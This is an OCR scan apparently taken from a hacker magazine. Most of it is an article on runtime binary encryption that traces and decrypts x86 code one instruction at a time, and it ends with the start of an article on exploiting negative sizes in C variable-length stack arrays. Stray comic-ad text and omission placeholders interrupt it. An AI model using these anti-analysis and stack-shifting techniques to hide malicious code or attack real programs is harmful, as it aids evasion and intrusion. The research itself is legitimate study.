
- grugq 2002, The Art of Defiling: Defeating Forensic Analysis on Unix, http://www.phrack.org/phrack/59/p59-0x06.txt
- grugq 2004, The Design and Implementation of ul_exec, http://www.hcunix.net/papers/grugq_ul_exec.txt
- 7a69, Ghost In The System Project, http://www.7a69ezine.org/gits
- Silvio, ELF executable reconstruction from a core image, http://www.uebi.net/silvio/core-reconstruction.txt
- Mayhem, Some shoots related to linux reversing. http://www.devhell.org/
- ilo--, Process dumping for binary reconstruction: pd, http://www.reversing.org/

11 - Source Code

This is not the last version of PD. For further information about this project please refer to http://www.reversing.org

[content omitted, please see electronic version]


WHAT GOOD IS INSTANT MESSAGING TO A BRAIN THAT'S ON TAPE-DELAY?..
SPEEDBUMP.COM
COVERLY



Cryptexec: Next-generation Runtime Binary Encryption Using On-demand Function Extraction

Zeljko Vrba <zvrba@globalnet.hr>

What is binary encryption and why encrypt at all? For the answer to this question the reader is referred to the Phrack#58 [1] and article therein titled "Runtime binary encryption". This article describes a method to control the target program that doesn't does not rely on any assistance from the OS kernel or processor hardware. The method is implemented in x86-32 GNU AS (AT&T syntax). Once the controlling method is devised, it is relatively trivial to include on-the-fly code decryption.

1.0 - Introduction

First let me introduce some terminology used in this article so that the reader is not confused.

* The attributes "target", "child" and "traced" are used interchangeably (depending on the context) to refer to the program being under the control of another program.
* The attributes "controlling" and "tracing" are used interchangeably to refer to the program that controls the target (debugger, strace, etc.)

2.0 - OS- and hardware-assisted tracing

Current debuggers (both under Windows and UNIX) use x86 hardware features for debugging. The two most commonly used features are the trace flag (TF) and INT3 instruction, which has a convenient 1-byte

encoding of
0xCC.

TF resides in bit 8 of the EFLAGS register and when set to 1 the processor generates exception 1 (debug exception) after each instruction is executed. When INT3 is executed, the processor generates exception 3 (breakpoint).

The traditional way to trace a program under UNIX is the ptrace(2) syscall. The program doing the trace usually does the following (shown in pseudocode):

```
fork()
child:   ptrace(PT_TRACE_ME)
        execve("the program to trace")
parent:  controls the traced program
with other ptrace() calls
```

Another way is to do ptrace(PT_ATTACH) on an already existing process. Other operations that ptrace() interface offers are reading/writing target instruction/data memory, reading/writing registers or continuing the execution (continually or up to the next system call - this capability is used by the well-known strace(1) program).

Each time the traced program receives a signal, the controlling program's ptrace() function returns. When the TF is turned on, the traced program receives a SIGTRAP after each instruction. The TF is usually not turned on by the traced program[1], but from the ptrace(PT_STEP).

Unlike TF, the controlling program places 0xCC opcode at strategic[2] places in the code. The first byte of the instruction is replaced with 0xCC and the controlling program stores both the address and the original opcode. When execution comes to that address, SIGTRAP is delivered and the controlling program regains control. Then it replaces (again using ptrace()) 0xCC with original opcode and single-steps the original instruction. After that the original opcode is usually again replaced with 0xCC.

Although powerful, ptrace() has several disadvantages:

1. The traced program can be ptrace()d only by one controlling program.
2. The controlling and traced program live in separate address spaces, which makes changing traced memory awkward.
3. ptrace() is a system call: it is slow if used for full-blown tracing of larger chunks of code.

I won't go deeper in the mechanics of ptrace(), there are available tutorials [2] and the man page is pretty self-explanatory.

3.0 - Userland tracing

The tracing can be done solely from the user-mode: the instructions are executed natively, except control-transfer instructions (CALL, JMP, Jcc, RET, LOOP, JCXZ). The background of this idea is explained nicely in [3] on the primitive 1960's MIX computer designed by Knuth.

Features of the method I'm about to describe:

* It allows that only portions of the executable file are encrypted.
* Different portions of the executable can be encrypted with different keys provided there is no cross-calling between them.
* It allows encrypted code to freely call non-encrypted code. In this case the non-encrypted code is also executed instruction by instruction. When called outside of encrypted code, it still executes without tracing.
* There is never more than 24 bytes of encrypted code held in memory in plaintext.
* OS- and language-independent.

The rest of this section explains the provided

API, gives a high-level description of the implementation, shows a usage example and discusses Here are the details of my own implementation.

3.1 - Provided API

No "official" header file is provided. Because of the sloppy and convenient C parameter passing and implicit function declarations, you can get away with no declarations whatsoever.

The decryption API consists of one typedef and one function.

```
typedef (*decrypt_fn_ptr)(void *key,
        unsigned char *dst,
        const unsigned char *src);
```

This is the generic prototype that your decryption routine must fit. It is called from the main decryption routine with the following arguments:

* key: pointer to decryption key data. Note that in most cases this is NOT the raw key but pointer to some kind of "decryption context".
* dst: pointer to destination buffer
* src: pointer to source buffer

Note that there is no size argument: the block size is fixed to 8 bytes. The routine should not read more than 8 bytes from the src and NEVER output more than 8 bytes to dst.

Another unusual constraint is that the decryption function MUST NOT modify its arguments on the stack. If you need to do this, copy the stack arguments into local variables. This is a consequence of how the routine is called from within the decryption engine - see the code for details.

There are no constraints whatsoever on the kind of encryption which can be used. ANY bijective function which maps 8 bytes to 8 bytes is suitable. Encrypt the code with the function, and use its inverse for the decryption. If you use the identity function, then decryption becomes simple single-stepping with no hardware support -- see section 4 for related work.

The entry point to the decryption engine is the following function:

```
int crypt_exec(decrypt_fn_ptr dfn,
        const void *key,
        const void *lo_addr,
        const void *hi_addr,
        const void *F, ...);
```

The decryption function has the capability to switch between executing both encrypted and plain-text code. The encrypted code can call the plain-text code and plain-text code can return into the encrypted code. But for that to be possible, it needs to know the address bounds of the encrypted code.

Note that this function is not reentrant! It is not allowed for ANY kind of code (either plain-text or encrypted) running under the crypt_exec routine to call crypt_exec again. Things will break BADLY because the internal state of previous invocation is statically allocated and will get overwritten.

The arguments are as follows:

* dfn: Pointer to decryption function. The function is called with the key argument provided to crypt_exec and the addresses of destination and source buffers.
* key: This are usually NOT the raw key bytes, but the initialized decryption context. See the example code for the test2 program: first the user-provided raw key is loaded into the decryption context and the address of the _context_ is given to the crypt_exec function.
* lo_addr, hi_addr: These are low and high addresses that are encrypted under the

same key. This is to facilitate calling non-encrypted code from within encrypted code.

* F: pointer to the code which should be executed under the decryption engine. It can be an ordinary C function pointer. Since the tracing routine was written with 8-byte block ciphers in mind, the F function must be at least 8-byte aligned and its length must be a multiple of 8. This is easier to achieve (even with standard C) than it sounds. See the example below.
* ... become arguments to the called function.

crypt_exec arranges to function F to be called with the arguments provided in the varargs list. When crypt_exec returns, its return value is what the F returned. In short, the call

```
  x = crypt_exec(dfn, key, lo_addr,
        hi_addr, F, ...);
```

has exactly the same semantics as

```
  x = F(...);
```

would have, were F plain-text.

Currently, the code is tailored to use the XDE disassembler. Other disassemblers can be used, but the code which accesses results must be changed in few places (all references to the disbuf variable).

The crypt_exec routine provides a private stack of 4kB. If you use your own decryption routine and/or disassembler, take care not to consume too much stack space. If you want to enlarge the local stack, look for the local_stk label in the code.

3.2 - High-level description

The tracing routine maintains two contexts: the traced context and its own context. The context consists of 8 32-bit general-purpose registers and flags. Other registers are not modified by the routine. Both contexts are held on the private stack (that is also used for calling C).

The idea is to fetch, one at a time, instructions from the traced program and execute them natively. Intel instruction set has rather irregular encoding, so the XDE [5] disassembler engine is used to find both the real opcode and total instruction length. During experiments on FreeBSD (which uses LOCK- prefixed MOV instruction in its dynamic loader) I discovered a bug in XDE which is described and fixed below.

We maintain our own EIP in traced_eip, round it down to the next lower 8-byte boundary and then decrypt[4] 24 bytes[5] into our own buffer. Then the disassembly takes place and the control is transferred to emulation routines via the opcode control table. All instructions, except control transfer, are executed natively (in traced context which is restored at appropriate time). After single instruction execution, the control is returned to our tracing routine.

In order to prevent losing control, the control transfer instructions[6] are emulated. The big problem was (until I solved it) emulating indirect JMP and CALL instructions (which can appear with any kind of complex EA that i386 supports). The problem is solved by replacing the CALL/JMP instruction with MOV to register opcode, and modifying bits 3-5 (reg field) of modR/M byte to set the target register (this field holds the part of opcode in the CALL/JMP case). Then we let the processor to calculate the EA for us.

Of course, a means are needed to stop the encrypted execution and to enable encrypted code to call plaintext code:

1. On entering, the tracing engine pops the

return address and its private arguments and then pushes the return address back to the traced stack. At that moment:

* The stack frame is good for executing a regular C function (F).
* The top of stack pointer (esp) is stored into end_esp.

2. When the tracing routine encounters a RET instruction it first checks the traced_esp. If it equals end_esp, it is a point where the F function would have ended. Therefore, we restore the traced context and do not emulate RET, but let it execute natively. This way the tracing routine loses control and normal instruction execution continues.

In order to allow encrypted code to call plaintext code, there are lo_addr and hi_addr parameters. These parameters determine the low and high boundary of encrypted code in memory. If the traced_eip falls out of[lo_addr, hi_addr) range, the decryption routine pointer is swapped with the pointer to a no-op "decryption" that just copies 8 bytes from source to destination. When the traced_eip again falls into that interval, the pointers are again swapped.

3.3 - Actual usage example

Given encrypted execution engine, how do we test it? For this purpose I have written a small utility named cryptfile that encrypts a portion of the executable file ($ is UNIX prompt):

```
$ gcc -c cast5.c
$ gcc cryptfile.c cast5.o -o cryptfile
$ ./cryptfile
USAGE: ./cryptfile <-e_-d> FILE KEY
STARTOFF ENDOFF
KEY MUST be 32 hex digits (128 bits).
```

The parameters are as follows:

* -e,-d: one of these is MANDATORY and stands for encryption or decryption.
* FILE: the executable file to be encrypted.
* KEY: the encryption key. It must be given as 32 hex digits.
* STARTOFF, ENDOFF: the starting and ending offset in the file that should be encrypted. They must be a multiple of block size (8 bytes). If not, the file will be correctly encrypted, but the encrypted execution will not work correctly.

The whole package is tested on a simple program, test2.c. This program demonstrates that encrypted functions can call both encrypted and plaintext functions as well as return results. It also demonstrates that the engine works even when calling functions in shared libraries.

Now we build the encrypted execution engine:

```
$ gcc -c crypt_exec.S
$ cd xde101
$ gcc -c xde.c
$ cd ..
$ ld -r cast5.o crypt_exec.o xde101/
xde.o -o crypt_monitor.o
```

I'm using patched XDE. The last step is to combine several relocatable object files in a single relocatable file for easier linking with other programs.

Then we proceed to build the test program. We must ensure that functions that we want to encrypt are aligned to 8 bytes. I'm specifying 16, just in case. Therefore:


```
$ gcc -falign-functions=16 -g test2.c
crypt_monitor.o -o test2
```

We want to encrypt functions f1 and f2. How do wemap from function names to offsets in the executable file? Fortunately, this can be simply done for ELF with the readelf utility (that's why I chose such an awkward way - I didn't want to bother with yet another ELF 'parser').

Hero-Z

DEF CON

special limited edition



GUEST STAR
THE DARK TANGENT

WAR GAMES

COME AND READ ZONE-H COMICS, THE ONLY FREE HACKER COMICS AT WWW.ZONE-H.ORG

```
$ readelf -s test2
```
[content omitted, please see electronic version]

We see that function f1 has address 0x8048660 and size 75 = 0x4B. Function f2 has address 0x80486B0 and size 58 = 3A. Simple calculation shows that they are in fact consecutive in memory so we don't have to encrypt them separately but in a single block ranging from 0x8048660 to 0x80486F0.

$ readelf -l test2
[content omitted, please see electronic version]

From this we see that both addresses (0x8048660 and 0x80486F0) fall into the first LOAD segment which is loaded at VirtAddr 0x804800 and is placed at offset 0 in the file. Therefore, to map virtual address to file offset we simply subtract 0x8048000 from each address giving 0x660 = 1632 and 0x6F0 = 1776.

If you obtain ELFsh [7] then you can make your life much easier. The following transcript shows how ELFsh can be used to obtain the same information:

```
$ elfsh
```
[content omitted, please see electronic version]

The field foffset gives the symbol offset within the executable, while size is its size. Here all the numbers are decimal.

Now we are ready to encrypt a part of the executable with a very 'imaginative' password and then test the program:

```
$ echo -n "password" | openssl md5
5f4dcc3b5aa765d61d8327deb882cf99
$ ./cryptfile -e test2 5f4dcc3b5aa765d6
1d8327deb882cf99 1632 1776
$ chmod +x test2.crypt
$ ./test2.crypt
```

At the prompt enter the same hex string and then enter numbers 12 and 34 for a and b. The result must be 1662, and esp before and after must be the same.

Once you are sure that the program works correctly, you can strip(1) symbols from it.

3.4 - XDE bug

During the development, a I have found a bug in the XDE disassembler engine: it didn't correctly handle the LOCK (0xF0) prefix. Because of the bug XDE claimed that 0xF0 is a single-byte instruction. This is the needed patch to correct the disassembler:

```
--- xde.c       Sun Apr 11 02:52:30 2004
+++ xde_new.c   Mon Aug 23 08:49:00 2004
@@ -101,6 +101,8 @@
    if (c == 0xF0)
    {
      if (diza->p_lock != 0) flag |=
C_BAD;      /* twice */
+         diza->p_lock = c;
+         continue;
    }

    break;
```

I also needed to remove __cdecl on functions, a 'feature' of Win32 C compilers not needed on UNIX platforms.

3.5 - Limitations

* XDE engine (probably) can't handle new instructions (SSE, MMX, etc.). For certain it can't handle 3dNow! because they begin with 0x0F 0x0F, a byte sequence for which the XDE claims is an invalid instruction encoding.
* The tracer shares the same memory with the traced program. If the traced program is so badly broken that it writes to (random) memory it doesn't own, it can stumble upon and overwrite portions of the tracing routine.
* Each form of tracing has its own speed impacts. I didn't measure how much this

method slows down program execution (especially compared to ptrace()).
* Doesn't handle even all 386 instructions (most notably far calls/jumps and RET imm16). In this case the tracer stops with HLT which should cause GPF under any OS that runs user processes in rings other than 0.
* The block size of 8 bytes is hardcoded in many places in the program. The source (both C and ASM) should be parametrized by some kind of BLOCKSIZE #define.
* The tracing routine is not reentrant! Meaning, any code being executed by crypt_exec can't call again crypt_exec because it will overwrite its own context!
* The code itself isn't optimal:
  - identity_decrypt could use 4-byte moves.
  - More registers could be used to minimize memory references.

3.6 - Porting considerations

This is as heavy as it gets - there isn't a single piece of machine-independent code in the main routine that could be used on an another processor architecture. I believe that porting shouldn't be too difficult, mostly rewriting the mechanics of the current program. Some points to watch out for include:

* Be sure to handle all control flow instructions.
* Move instructions could affect processor flags.
* Write a disassembly routine. Most RISC architectures have regular instruction set and should be far easier to disassemble than x86 code.
* This is self-modifying code: flushing the instruction prefetch queue might be needed.
* Handle delayed jumps and loads if the architecture provides them. This could be tricky.
* You might need to get around page protections before calling the decryptor (non-executable data segments).

Due to unavailability of non-x86 hardware I wasn't able to implement the decryptor on another processor.

4 - Further ideas

* Better encryption scheme. ECB mode is bad, especially with small block size of 8 bytes. Possible alternative is the following:
  1. Round the traced_eip down to a multiple of 8 bytes.
  2. Encrypt the result with the key.
  3. Xor the result with the instruction bytes.

  That way the encryption depends on the location in memory. Decryption works the same way. However, it would complicate cryptfile.c program.
* Encrypted data. Devise a transparent (for the C programmer) way to access the encrypted data. At least two approaches come to mind:
  1 playing with page mappings and handling read/write faults, or
  2 use XDE to decode all accesses to memory and perform encryption or decryption, depending on the type of access (read or write). The first approach seems too slow (many context switches per data read) to be practical.
* New instruction sets and architectures. Expand XDE to handle new x86 instructions. Port the routine to architectures other than i386 (first comes to mind AMD64, then ARM, SPARC...).
* Perform decryption on the smart card. This is slow, but there is no danger of key compromise.
* Polymorphic decryption engine.

5 - Related Work

This section gives a brief overview of existing work, either because of similarity in coding techniques (ELFsh and tracing without ptrace) or because of the code protection aspect.

5.1 ELFsh

The ELFsh crew's article on elfsh and e2dbg [7], also in this Phrack issue. A common point in our work is the approach to program tracing without using ptrace(2). Their latest work is a scriptable embedded ELF debugger, e2dbg. They are also getting around PaX protections, an issue I didn't even take into account.

5.2 Shiva

The Shiva binary encryptor [8], released in binary-only form. It tries really hard to prevent reverse engineering by including features such as trap flag detection, ptrace() defense, demand-mapped blocks (so that fully decrpyted image can't be dumped via /proc), using int3 to emulate some instructions, and by encryption in layers. The 2nd, password protected layer, is optional and encrypted using 128-bit AES. Layer 3 encryption uses TEA, the tiny encryption algorithm.

According to the analysis in [9], "for sufficiently large programs, no more than 1/3 of the program will be decrypted at any given time". This is MUCH larger amount of decrypted program text than in my case: 24 bytes, independent of any external factors. Also, Shiva is heavily tied to the ELF format, while my method is not tied to any operating system or executable format (although the current code IS limited to the 32-bit x86 architecture).

5.3 Burneye

There are actually two tools released by team-teso: burneye and burneye2 (objobf) [10].

Burneye is a powerful binary encryption tool. Similarly to Shiva, it has three layers: 1) obfuscation, 2) password-based encryption using RC4 and SHA1 (for generating the key from passphrase), and 3) the fingerprinting layer.

The fingerprinting layer is the most interesting one: the data about the target system is collected (e.g. amount of memory, etc..) and made into a 'fingeprint'. The executable is encrypted taking the fingerprint into account so that the resulting binary can be run only on the host with the given fingerprint. There are two fingerprinting options:

* Fingeprint tolerance can be specified so that Small deviations are allowed. That way, for example, the memory can be upgraded on the target system and the executable will still work. If the number of differences in the fingeprint is too large, the program won't work.

* Seal: the program produced with this option will run on any system. However, the first time it is run, it creats a fingerprint of the host and 'seals' itself to that host. The original seal binary is securely deleted afterwards.

The encrypted binary can also be made to delete itself when a certain environment variable is set during the program execution.

objobf is just relocatable object obfuscator. There is no encryption layer. The input is an ordinary relocatable object and the output is transformed, obfuscated, and functionally equivalent code. Code transformations include: inserting junk instructions, randomizing the order of basic blocks, and splitting basic blocks at random points.

5.4 Conclusion

Highlights of the distinguishing features of the code encryption technique presented here:

* Very small amount of plaintext code in memory at any time - only 24 bytes. Other tools leave much more plain-text code in memory.
* No special loaders or executable format manipulations are needed. There is one simple utility that encrypts the existing code in-place. It is executable format-independent since its arguments are function offsets within the executable (which map to function addresses in runtime).
* The code is tied to the 32-bit x86 architecture, however it should be portable without changes to any operating system running on x86-32. Special arrangements for setting up page protections may be necessary if PaX or NX is in effect.

On the downside, the current version of the engine is very vulnerable with respect to reverse-engineering. It can be easily recognized by scanning for fixed sequences of instructions (the decryption routine). Once the decryptor is located, it is easy to monitor a few fixed memory addresses to obtain both the EIP and the original instruction residing at that EIP. The key material data is easy to obtain, but this is the case in ANY approach using in-memory keys.

However, the decryptor in its current form has one advantage: since it is ordinary code that does no special tricks, it should be easy to combine it with a tool that is more resilient to reverse-engineering, like Shiva
or Burneye.

6 - References

1. Phrack magazine.
   http://www.phrack.org
2. ptrace tutorials:
   http://linuxgazette.net/issue81/sandeep.html
   http://linuxgazette.net/issue83/sandeep.html
   http://linuxgazette.net/issue85/sandeep.html
3. D. E. Knuth: The Art of Computer Programming, vol.1: Fundamental Algorithms.
4. Fenris.
   http://lcamtuf.coredump.cx/fenris/whatis.shtml
5. XDE.
   http://z0mbie.host.sk
6. Source code for described programs. The source I have written is released under MIT license. Other files have different licenses. The archive also contains a patched version of XDE.
   http://www.core-dump.com.hr/software/cryptexec.tar.gz
7. ELFsh, the ELF shell. A powerful program for manipulating ELF files.
   http://elfsh.devhell.org
8. Shiva binary encryptor.
   http://www.securereality.com.au
9. Reverse Engineering Shiva.
   http://blackhat.com/presentations/bh-federal-03/bh-federal-03-eagle/bh-fed-03-eagle.pdf
10. Burneye and Burneye2 (objobf).
    http://packetstormsecurity.org/groups/teso/indexsize.html

7 - Credits

Thanks go to mayhem who has reviewed this article. His suggestions were very helpful, making the text much more mature than the original.

Footnotes:

[1] Although nothing prevents it to do so - it is in the user-modifiable portion of

EFLAGS.


2 Usually the person doing the debugging decides what is strategic.

3 In the rest of this article I will call this interchangeably tracing or decryption routine. In fact, this is a tracing routine with added decryption.

4 The decryption routine is called indirectly for reasons described later.


5 The number comes from worst-case considerations: if an instruction begins at a boundary that is 7 (mod 8), given maximum instruction length of 15 bytes, yields a total of 22 bytes = 3 blocks. The buffer has 32 bytes in order to accommodate an additional JMP indirect instruction after the traced instruction. The JMP jumps indirectly to place in the tracing routine where execution should continue.

6 INT instructions are not considered as control transfer. After (if) the OS returns from the invoked trap, the program execution continues sequentially, the instruction right after INT. So there are no special measures that should be taken.



Shifting the Stack Pointer

Andrew Griffiths <andrewg@felinemenace.org>



1.0 - Introduction

Pretty rare, but none the less interesting bug in variable-sized stack arrays in C.

2.0 - The story

After playing a couple rounds of pool and drinking at a local pub, nemo talked about some of the fruits after the days auditing session. He mentioned that there was some interesting code constructs which he hadn't fully explored yet (perhaps because I dragged him out drinking).

Basically, the code vaguely looked like:

```
int function(int len,
        some_other_args)
{
        int a;
        struct whatever *b;
        unsigned long c[len];

        if(len > SOME_DEFINE){
                return ERROR;
        }

        /* rest of the code */
}
```

and we started discussing about that, and how we could take advantage of that. After various talks about the compiler emitting code that wouldn't allow it, architectures that it'd work on (and caveats of those architectures), and of course, another round or two drinks, we came to the conclusion that it'd be perfectly feasible to exploit, and it would be a standard esp -= user_supplied_value;

The problem in the above code, is that you could supply a negative value in len, and move the stack pointer closer to the top, as opposed to closer to the bottom (assuming the stack grows down.)

